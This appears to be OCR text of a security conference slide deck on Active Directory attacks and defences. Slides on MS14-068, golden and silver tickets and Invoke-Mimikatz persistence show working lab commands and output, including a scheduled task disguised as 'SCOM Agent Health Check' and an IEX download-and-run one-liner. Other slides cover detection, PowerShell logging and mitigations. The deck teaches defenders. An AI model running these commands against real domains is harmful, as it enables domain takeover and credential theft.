


Benjamin Delpy @gentilkiwi - 22h

Moar Keys!#dcsync #kekeo

- * Supplemental Credentials (Kerb)
- * FQDN, domain & short name support







Blue Team Response: Credential Theft

Detection: Difficult

Mitigation:

- Protect DC backups & storage
- Protect admin credentials
- Admins only logon to specific systems
- Limit Service Account rights/permissions
- Set all admin accounts to "sensitive & cannot be delegated"
- Separate Admin workstations for administrators (locked-down & no internet).



MS14-068: (Microsoft) Kerberos Vulnerability

- → MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- → Domain Controller Kerberos Service (KDC) didn't correctly validate the PAC checksum.
- ★ Effectively re-write user ticket to be a Domain Admin.
- **→** Own AD in 5 minutes







MS14-068 (PyKEK 12/5/2014)

```
c:\Temp\pykek>ms14-068.py -u bobafett@lab.adsecurity.org -p Password99! -s S-1-5-21-1473643419-774954089-22223
29127-1617 -d adsdc02.lab.adsecurity.org
  [+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done?
  [+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done?
  [+] Sending TGS-REQ to adsdc@2.lab.adsecurity.org... Done!
  [+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Creating ccache file 'TGT_bobafett@lab.adsecurity.org.ccache' ... Done!
mimikatz(commandline) # kerberos::ptc c:\temp\pykek\IGT_bobafett@lab.adsecurity.org.ccache
Principal : (01) : bobafett ; @ LAB.ADSECURITY.ORG
Data Ø
           Start/End/MaxRenew: 2/8/2015 7:54:18 PM ; 2/9/2015 5:54:18 AM ; 2/15/2015 7:54:18 PM
           Service Name (01): krbtgt; LAB.ADSECURITY.ORG; @ LAB.ADSECURITY.ORG
           Target Name (01): krbtgt; LAB.ADSECURITY.ORG; P LAB.ADSECURITY.ORG
           Client Name (01): bobafett; @ LAB.ADSECURITY.ORG
           Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable ;
           Session Key
                              : 0x00000017 - rc4_hmac_nt
             04f2a374032b0477c6195fdac06721c5
           Ticket : 0 \times 000000000 - \text{null} ; kvna = 2
                                                                                   [...]
           * Injecting ticket : OK
mimikatz(commandline)  # exit
Bye!
c:\Temp\pykek>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```




MS14-068 Kekeo Exploit

```
PS C:\temp\kekeo> .\ms14068.exe /domain:lab.adsecurity.org /user:JoeUser /password:Password99! /ptt
            MS14-068 POC 1.1 (x86) release "Kiwi en C" (Apr 19 2015 00:51:32)
  _#####_
 _## ^ ##_
 ## / \ ##
             Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'
             http://blog.gentilkiwi.com
                   with thanks to Tom Maddock & Sylvain Monne * * */
  '#####'
[KDC] 'ADSDC01.lab.adsecurity.org' will be the main server
[AUTH] Impersonation
[KDC] 3 server(s) in list
[SID/RID] 'JoeUser @ lab.adsecurity.org' must be translated to SID/RID
         : Joellser
user
         : lab.adsecurity.org
domain
password : ***
         : S-1-5-21-1583770191-140008446-3268284411
sid
rid
         : 1111
         : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)
         : ** Pass The Ticket **
[level 1] Reality
                         (AS-REQ)
 [level 2] Van Chase
                         (PAC TIME)
  * PAC generated
  * PAC """signed"""
 [level 3] The Hotel
                         (TGS-REQ)
 [level 4] Snow Fortress (TGS-REQ)
 * ADSDC01 : KDC_ERR_SUMTYPE_NOSUPP (15)
 * ADSDC02 : [level 5] Limbo ! (KRB-CRED) : * Ticket successfully submitted for current session
Auto inject BKEAKS on First Pass-the-ticket
PS C:\temp\kekeo> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```



User to Admin in 5 Minutes?





Blue Team Response: MS14-068

Detection:

 IDS Signature for Kerberos AS-REQ & TGS-REQ both containing "Include PAC: False"

Mitigation:


- Patch servers with KB3011780 before running
 DCPromo patch the server build.
- Check patch status before running DCPromo

```
PS C:\> Get-Hotfix KB3011780

Source Description HotFixID InstalledBy InstalledOn
ADSDC01 Security Update KB3011780 ADSECLAB\ADSAdmin... 6/29/2015 12:00:00 AM
```



Golden Ticket (Forged TGT) Communication





Golden Ticket Limitation

- ★Admin rights limited to current domain.
- → Doesn't work across domains in Forest unless in EA domain.

```
mimikatz(commandline)  # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /sid:S-1-5-21-22421421
09-4128614026-4135338336 /krbtgt:488b468d8bc43615a1425c6a735e85bb /startoffset:0 /endin:600 /renewmax:10080 /ptt
         : Administrator
         : resource.lab.adsecurity.org
Domain
         : S-1-5-21-2242142109-4128614026-4135338336
         : 500
User Id
Groups Id : *513 512 520 518 519
ServiceKev: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM
-> Ticket : ** Pass The Ticket **
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current session
P$ C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.
PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The password is invalid for \\adsdc03.lab.adsecurity.org\admin$.
```




Golden Ticket – More Golden!

→ Mimikatz now supports SID History in Golden Tickets

```
mimikatz(commandline)  # <u>kerberos::golden /admin:Administrator /domain:resou</u>rce.lab.adsecurity.org /sid:S-1-5-21-22421421
09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8bc43615a1425c6a735e85bb /s
tartoffset:0 /endin:600 /renewmax:10080 /ptt
          : Administrator
          : resource.lab.adsecurity.org
Domain
          : S-1-5-21-2242142109-4128614026-4135338336
User Id : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **
 * PAC generated
 * PAC signed
 * EncTicketPart generated
* EncTicketPart encrypted
 * KrbCred generated
Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current session
mimikatz(commandline) # exit
PŠ C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.
PS C:\temp\mimikatz> net use \\adsdc02.lab.adsec<u>urity.org\admin$</u>
The command completed successfully.
PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The command completed successfully.
```



Silver Ticket (Forged TGS) Communication





- Attacker dumped AD & has all domain creds.
- Corp IT changed all user, admin, and service account passwords (and KRBTGT pw 2x).
- Attacker still has Domain Controller computer account password hashes.

What is possible with these?



```
User
        : LukeSkywalker
Domain
        : LAB.ADSECURITY.ORG
SID
        : S-1-5-21-1387203482-2957264255-828990924
User Id
       : 2601
Groups Id : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4 hmac nt
Service : cifs
Target : adsdc02.lab.adsecurity.org
Lifetime : 3/15/2015 12:13:36 AM ; 3/12/2025 12:13:36 AM ; 3/12/2025 12:13:36 AM
-> Ticket : ** Pass The Ticket **
 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session
mimikatz(commandline) # exit
Bve!
```



```
PS C:\temp\mimikatz> copy c:\temp\Invoke-Mimikatz.ps1 \\adsdc02.lab.adsecurity.org\c$\windows\temp
PS C:\temp\mimikatz> dir \\adsdc02.lab.adsecurity.org\c$\windows\temp
```

Directory: \\adsdc02.lab.adsecurity.org\c\$\windows\temp

Mode	LastWriteTime		Length	Name
d	3/15/2015	12:15 AM		1
-a	2/16/2015	2:27 AM	Ø	DMI 2083.tmp
-a	2/16/2015	2:27 AM	Ø	DMI21EA.tmp
-a	2/16/2015	2:27 AM		DMI 25E2.tmp
-a	2/16/2015			DMI433E.tmp
-a	2/17/2015	12:48 AM		DMI8230.tmp
-a	2/17/2015	12:09 AM		DMI94FC.tmp
-a	2/17/2015	12:48 AM		DMIA7D8.tmp
-a	2/17/2015	12:48 AM		DMIA836.tmp
-a	2/17/2015	12:48 AM		DMIAEDD.tmp
-a	2/17/2015	12:09 AM		DMIB611.tmp
-a	2/17/2015	12:09 AM		DMIB6DC.tmp
-a	2/17/2015	12:09 AM		DMIC488.tmp
-a	2/17/2015	12:48 AM		DMIC4C7.tmp
-a	2/17/2015	12:09 AM		DMIC563.tmp
-a	2/16/2 0 15			DMI FØ1 C. tmn
-a	2/18/2015	8:54 PM	676916	Invoke-Mimikatz.ps1



```
mimikatz(commandline)  # kerberos::golden /admin:LukeSkywalker /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-13872
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a1898c9704e /service:HOST /ptt
          : LukeSkywalker
User
          : LAB.ADSECURITY.ORG
Domain
SID
          : S-1-5-21-1387203482-2957264255-828990924
User Id
          : 2601
Groups Id : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service ¯: HOST
          : adsdc02.lab.adsecurity.org
Target
Lifetime : 3/15/2015 12:19:42 HM ; 3/12/2025 12:19:42 HM ; 3/12/2025 12:19:42 AM
-> Ticket : ** Pass The Ticket **
 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session
mimikatz(commandline)  # exit
Bue!
<u>PŠ C:</u>\temp\mimikatz>
```



TaskName

SCOM Agent Health Check

Silver Ticket: Domain Controller Exploitation

```
Cached Tickets: (1)
#0>
         Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: HOST/adsdc02.lab.adsecurity.org @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
         Start Time: 3/15/2015 0:19:42 (local)
         End Time:
                      3/12/2025 0:19:42 (local)
         Renew Time: 3/12/2025 0:19:42 (local)
         Session Key Type: RSADSI RC4-HMAC(NT)
PS C:\temp\mimikatz> schtasks /create /S adsdc02.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\System" /TN "SCOM Age
Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
    ESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
PS C:\temp\mimikatz> schtasks /create /S adsdc02.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\System" /TN "SCOM Agen
Health Check" /TR "c:\windows\temn\lnuoke-Mimikatz ns1"
WARNING: The task name "SCOM Agent Health Check" already exists. Do you want to replace it (Y/N)? y
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
PS C:\temp\mimikatz> schtasks /query /S adsdc02.lab.adsecurity.org
Folder: N
```


3/22/2015 12:21:00 AM

Status

Ready


Next Run Time







Forging Kerberos Trust Tickets





Blue Team Response: Forged Kerberos Tickets

Detection: Difficult

Mitigation:

Protect AD Admins

Active Directory Admins (ADAs)

Server Application Admins

Workstation Admins



Detecting Forged Kerberos: Golden & Silver Tickets

- Normal, valid account logon event data structure:
 - Security ID: DOMAIN\AccountID
 - Account Name: AccountID
 - Account Domain: DOMAIN
- Golden & Silver Ticket events may have one of these issues:
 - The Account Domain field is <u>blank</u> when it should contain <u>DOMAIN</u>.
 - The Account Domain field is <u>DOMAIN FQDN</u> when it should contain <u>DOMAIN</u>.
 - The Account Domain field contains "<u>eo.oe.kiwi :</u>)" or "<3 eo.oe ANSSI E>" or similar...

Event IDs: 4624 (logon), 4672 (admin logon), 4634 (logoff)



Blue Team (Defense)





PowerShell Attack Detection

- Log all PowerShell activity
- Interesting Activity:
 - Net Web Client download.
 - Invoke-Expression (and derivatives: "iex").
 - "EncodedCommand" ("-enc") & "Bypass"
 - BITS activity.
 - Scheduled Task creation/deletion.
 - PowerShell Remoting (WinRM).
- Track & Limit PowerShell Remoting (WinRM).
- Audit/Meter PowerShell usage.



PowerShell v5 Security Enhancements

- Script block logging
- System-wide transcripts
- Constrained PowerShell
- Antimalware Integration (Win 10)



PowerShell v5 Security: Script Block Logging

PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdABlACOATwB1AHQAcAB1AHQAIAAiAFIAdQBuAG4AaQBu Running Invoke-Mimikatz...

> Event 4104, PowerShell (Microsoft-Windows-PowerShell) General Details Creating Scriptblock text (1 of 1): Write-Output "Running Invoke-Mimikatz..." ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7 Microsoft-Windows-PowerShell/Operational Log Name: PowerShell (Microsoft-Wind Logged: 6/25/2015 8:30:16 PM Source: Task Category: Execute a Remote Command Event ID: 4104 Level: Verbose Keywords: None WINLEOOTVR2NK6K\ ADSAd. Computer: WINI_EOOTVR2NIK6K Hear



PowerShell v5 Security: System-Wide Transcripts

```
PS C:\> get-content C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.txt
Windows PowerShell transcript start
Start time: 20150730171748
Username: ADSWK10\ADSAdmin
RunAs User: ADSWK10\ADSAdmin
Machine: ADSWK10 (Microsoft Windows NT 10.0.10074.0)
Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
Process ID: 3928
*************
C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.txt
*********
Command start time: 20150730172926
***********
PS C:\Windows\system32> get-service
Status
                          DisplayName
                          AllJoyn Router Service
Stopped AJRouter
Stopped ALG
                          Application Layer Gateway Service
Stopped AppIDSvc
                          Application Identity
Running Appinfo
                          Application Information
                          Application Management
Stopped AppMamt
Stopped AppReadiness
                          App Readiness
Running AppXSvc
                          AppX Deployment Service (AppXSVC)
Running AudioEndpointBu...
                          Windows Audio Endpoint Builder
                          Windows Audio
Running
       Audiosrv
```



PowerShell v5 Security: Constrained PowerShell

```
PS C:\Windows\system32> $executionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://is.gd/oeoFuI"); Invoke-Mimikatz -Dun
 ew-Object : Cannot create type. Only core types are supported in this language mode.
  line:1 char:6
  IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
      CategoryInfo : PermissionDenied: (:) [New-Object], PSNotSupportedException
FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand
   oke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or
       le program. Check the spelling of the name, or if a path was included, verify that the path is correct and
   line:1 char:71
  ... lient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
      CategoryInfo : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException FullyQualifiedErrorId : CommandNotFoundException
```



Windows 10 PowerShell Security: Antimalware Integration

```
At line:1 char:1
+ function Invoke-Mimikatz
+
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```



Mitigation Level One (Low)

- Minimize the groups (& users) with DC admin/logon rights
- Separate user & admin accounts (JoeUser & AdminJoeUser)
- No user accounts in admin groups
- Set all admin accounts to "sensitive & cannot be delegated"
- Deploy Security Back-port patch (KB2871997)
- Set GPO to prevent local accounts from connecting over network to computers (KB2871997).
- Use long, complex (>25 characters) passwords for SAs.
- Delete (or secure) GPP policies and files with creds.
- Patch server image (and servers) before running DCPromo
- Implement RDP Restricted Admin mode



Mitigation Level Two (Moderate)

- Microsoft LAPS (or similar) to randomize computer local admin account passwords.
- Service Accounts (SAs):
 - Leverage "(Group) Managed Service Accounts".
 - Implement Fine-Grained Password Policies (DFL >2008).
 - Limit SAs to systems of the same security level, <u>not</u> shared between workstations & servers (for example).
- Remove Windows 2003 from the network.
- Separate Admin workstations for administrators (locked-down & no internet).
- PowerShell logging



Mitigation Level Three ("It's Complicated")

- Number of Domain Admins = 0
- Complete separation of administration
- ADAs use SmartCard auth w/ rotating pw
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC (or admin workstation or server).
- Time-based, temporary group membership.
- No Domain Admin service accounts running on non-DCs.
- Disable default local admin account & delete all other local accounts.
- Implement network segmentation.
- CMD Process logging & enhancement (KB3004375).

New Admin Model


Active Directory Admins (ADAs)

Server Application Admins

Workstation Admins



Credential Theft Protection (Future)






Attack Detection Paradigm Shift

Microsoft Advanced Threat Analytics (ATA, formerly Aorato)

- Monitors all network traffic to Domain Controllers
- Baselines "normal activity" for each user (computers, resources, etc)
- Alerts on suspicious activity by user
- Natively detects <u>recon & attack</u> activity without writing rules
- ATA Detection Capability:
 - Credential theft & use: Pass the hash, Pass the ticket, Over-Pass the hash, etc.
 - MS14-068 exploits
 - Golden Ticket usage
 - DNS Reconnaissance
 - Password brute forcing
 - Domain Controller Skeleton Key Malware




Microsoft Advanced Threat Analytics (ATA)





ATA Detection: Suspicious Activity



